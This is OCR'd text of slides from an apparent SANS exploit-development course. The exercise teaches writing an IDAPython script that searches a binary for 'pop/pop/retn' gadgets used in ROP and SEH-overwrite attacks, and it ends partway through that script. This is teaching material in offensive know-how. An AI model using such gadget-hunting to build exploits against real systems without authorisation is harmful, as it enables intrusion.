
Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

Scripting with IDA

In this exercise we will walk through the creation of a script using IDAPython.




Exercise: Scripting with IDA

- Target Program: Any! ... but let's use display_tool for now
  - This script will work with any program
  - Feel free to use any target
- Goals:
  - Our goal is to write a script with IDAPython that searches for instances of: ***pop <reg> / pop <reg> / retn***
  - This pattern of "pop/pop/retn" is commonly used in return oriented programming, chained ret2libc attacks, and SEH overwrites
  - This program can be expanded upon to search for other opcodes of interest as desired
  - We will walk through using IDAPython to get a working script, and then ask you to expand it slightly further

Exercise: - Scripting with IDA

In this exercise we want to write a IDAPython script that will search for all instances of the code sequence: ***pop <reg>* | *pop <reg>* | *retn***. This sequence of "pop/pop/retn" is commonly sought after with Return Oriented Programming (ROP), Windows SEH overwrites, and chained return-to-libc attacks. There are scripts out there that already perform this type of function, such as mona.py by corelanc0d3r, ROPEME by Long Le, and others; however, we want to get some experience with the IDA SDK and APIs and this is a good start. This script will work with any program, but we can just use the "display_tool" program for starters. Feel free to use any program you would like though. You may also expand on this script to accomplish a goal, or write your script any way you would like by experimenting. This exercise will take you through using IDAPython to get a working script, and then ask you to expand it slightly further if you have time.




Exercise: Getting Started

- First, pick a source code editor such as Notepad++, or an interpreter such as Python IDLE or Eclipse (If you already have it set up)
- IDLE is installed with Python on Windows
- You *must* have 32-bit Python installed!
- The working version of the script with comments is in your 760.1 folder called 760_IDAPython.py; however, do not use this one (We want you to write it!)
- If you are using a licensed version of IDA you can skip the next page as IDAPython is already installed
- If you are using the demo version of IDA, please install IDAPython by following the instructions on the next page

Exercise: Getting Started

First, you need to use a source code editor or interpreter. Notepad++ is an example of a source code editor that supports Python. Python IDLE and Eclipse are examples of interpreters. If you have Eclipse already set up, feel free to use that; otherwise, please use Python IDLE that is installed by default with Windows versions of Python. You must have a 32-bit version of Python installed for IDAPython to work properly.

The working, commented script for this exercise is called 760_IDAPython.py and is located in your 760.1 folder. Please do not look at it yet as we want you to write script. However, it is there if you need it for reference. If you are using a licensed copy of IDA, IDAPython should already be installed. You can quickly check by looking at the bottom of the IDA application to see if the interactive bar says IDC or Python. If it says Python you should be good to go and can skip past the IDAPython installation. Otherwise, you will need to install IDAPython. If you are using the demo version of IDA, IDAPython is not installed. Please turn to the next slide to install IDAPython.



Exercise: Installing IDAPython


- If you have not already done so, please install IDA Demo 6.3 from the 760.1 folder
- Also in this folder is the file "idapython-1.5.5_ida6.3_py2.7_win32.zip"
- Double-click on the Zip file above:
  - Copy the folder titled "python" to your IDA folder (e.g., C:\Program Files (x86)\IDA 6.4\Python)
  - Open the plugins folder and copy the contents to your IDA\plugins folder (e.g., C:\Program Files (x86)\IDA 6.4\plugins\)
  - Copy the python.cfg file to the IDA\cfg folder

Only if you don't have a licensed copy of IDA!

Exercise: Installing IDAPython

If you need to install IDAPython, please carefully follow the following steps:

1) If you have not already done so, on your Windows 7 VM, install IDA Demo 6.3 from the 760.1 folder. Do not startup IDA. (You must use this version as it correlates to the IDAPython version.)
2) Also inside the 760.1 folder is the IDAPython Zip file. It is called "idapython-1.5.5_ida6.3_py2.7_win32.zip."
3) Now that the IDAPython Zip file is open you need copy some items
4) Copy the folder titled "python" to your IDA folder (e.g., C:\Program Files (x86)\IDA 6.4\Python)
5) Open the plugins folder and copy the contents to your IDA\plugins folder (e.g. C:\Program Files (x86)\IDA 6.4\plugins\)
6) Finally, Copy the python.cfg file to the IDA\cfg folder. (e.g., C:\Program Files (x86)\IDA 6.4\cfg\)
7) Now, startup IDA and the interactive box at the bottom should say Python instead of IDC. If it does not, please verify your steps and contact your instructor if you are still having problems.



Exercise: Interacting with IDC Functions (1)

- Startup IDA and load the display_tool program
- Let's start by interacting with a couple of functions through the interactive Python box
- Double-click on the main() function from within the Function name window
- Go to memory address 0x8048a0c (You can also just press the "g" hotkey and enter this address)
- Type the following in bold and you should get the reply shown here:

```
Python>GetDisasm(0x08048A0C)
mov ebp, esp
```


Exercise: Interacting with IDC Functions (1)

Let's have our first interaction with an IDA IDC script. Startup IDA and load the display_tool program we used earlier. We will start by interacting with some basic functions using the interactive Python box on the bottom of the main IDA application window. Once you have loaded the program, either double-click on the main() function and go to memory address 0x8048a0c, or press the "g" hotkey and enter the same address to take the jump. This is the location of the procedure prologue for the main() function. We want to use an IDA IDC function to get the disassembly. To do this, type the following in bold:

```
Python>GetDisasm(0x08048A0C)
mov ebp, esp
```

You should get the same results and have "mov ebp, esp" printed to the output window.

A great IDA API and IDC reference can be viewed here: https://www.hex-rays.com/products/ida/support/idapython_docs/



Exercise: Interacting with IDC Functions (2)

- Next, let's get only the mnemonic instruction from that address (We give the address as the argument:

```
Python>GetMnem(0x08048A0C)
mov
```

- We will now get the first operand only (We give the address and the number of the operand we want):

```
Python>GetOpnd(0x08048A0C, 0)
ebp
```


- We will now get the second operand:

```
Python>GetOpnd(0x08048A0C, 1)
esp
```

Exercise: Interacting with IDC Functions (2)

Next, let's get the mnemonic instruction located at the same address, as well as each operand:

```
Python>GetMnem(0x08048A0C)
mov

Python>GetOpnd(0x08048A0C, 0)
ebp

Python>GetOpnd(0x08048A0C, 1)
esp
```



Exercise: Interacting with IDC Functions (3)

- We will need to get the address for the start of a segment:

```
Python>print "%x" % SegByBase(SegByName(".text"))
8048520
```

  - The SegByName() function grabs the segment selector, and we pass it as an argument to the SegByBase() function to get its address

- To search through all addresses in the segment we will use the NextAddr() function to advance:

```
Python>print ("%x") % NextAddr(0x8048520)
8048521
```

- Let's start putting this into a script so we can search for the pop/pop/retn sequences

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Interacting with IDC Functions (3)


Now that we have looked at some simple functions to look at opcodes and operands, let's see how we can get the start and end addresses of a particular segment. We will first use the SegByName() function along with the SegByBase() function to get the start address of a segment. The SegByName() function asks us to give it the name of a segment, such as ".text" or ".rodata," as an argument. It returns back the segment selector. We are going to give the selector to the function SegByBase() as an argument, which returns the linear address of that segment.

```
Python>print "%x" % SegByBase(SegByName(".text"))
8048520
```

Next, we will use the NextAddr() function to advance to the next address. We will use this in our script by passing it the variable name representing the current address as the argument.

```
Python>print ("%x") % NextAddr(0x08048a0c)
8048a0d
```

Let's start putting this into a script so we can search for the pop/pop/retn sequences.



Exercise: Starting Our Script


- Let's start with the following script and test it to see if it runs successfully (See notes for comments):

```
print "Running SEC760 POP/POP/RETN Script\n\n"

addr = SegByBase(SegByName(".text"))
end = SegEnd(addr)

while addr < end and addr != BADADDR:
      addr = NextAddr(addr)
      op1 = GetMnem(addr)
      if str(op1) == "pop":
            print "0x%08x:" % addr, op1

print "\n\nScript Finished!"
```

Exercise: Starting our Script

Startup IDLE or whatever you will be using to write your script. Save it as something you will remember, and save it to the "python" folder inside your IDA directory. (e.g., C:\Program Files (x86)\IDA 6.4\python\) This will be where your store your Python scripts you write for IDAPython. Type the following into your script window (You don't have to type the comments indicated with the # sign.):

```
print "Running SEC760 POP/POP/RETN Script\n\n"  #A simple message to say
our script is starting.

addr = SegByBase(SegByName(".text"))  #This gets us the start address of
the code segment.
end = SegEnd(addr)       #This gets the end address of the code segment,
using our addr variable as the argument.

while addr < end and addr != BADADDR:   #A while loop to continue until the
end of the segment. BADADDR if bad address.
            addr = NextAddr(addr)   #Advance to the next address for each
iteration through the loop.
            op1 = GetMnem(addr)      #op1 variable to get the instruction at
the current address.
            if str(op1) == "pop":  #If the instruction matches the string
"pop"…
                        print "0x%08x:" % addr, op1  #Then print out the
address of the pop and the string

print "\n\nScript Finished!"  #When done, print script finished.
```



Exercise: Executing Our Script

- In IDA, go to "File, Script file," or press Alt-F7 and select your script to execute
- You should get the following results if your script is accurate:


```
Running SEC760 POP/POP/RETN Script

0x08048522: pop
0x080485a2: pop
… #Truncated for space
0x08048af7: pop
0x08048af8: pop

Script Finished!
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Executing Our Script

Let's execute our script now to see if it is working as expected. You can run your script by going to File, Script file, and then selecting your script, or you can use the Alt-F7 hotkey to do the same. Execute your script and you should get the results on the screen. Note that some of the addresses in the result have been removed on the slide to make space. The full results are below:

```
Running SEC760 POP/POP/RETN Script

0x08048522:  pop
0x080485a2:  pop
0x080485a3:  pop
0x080489ea:  pop
0x080489eb:  pop
0x080489ec:  pop
0x08048aac:  pop
0x08048aad:  pop
0x08048aae:  pop
0x08048aaf:  pop
0x08048af7:  pop
0x08048af8:  pop

Script Finished!
```



Exercise: Continuing Our Script

- Our script works, which is great, but just getting the addresses of pop instructions is not enough
- We need to look for a second pop in the sequence


```
… "omitted for space"

while addr < end and addr != BADADDR:
      addr = NextAddr(addr)
      op1 = GetMnem(addr)
      if str(op1) == "pop":
            x = addr + 1
            op2 = GetMnem(x)
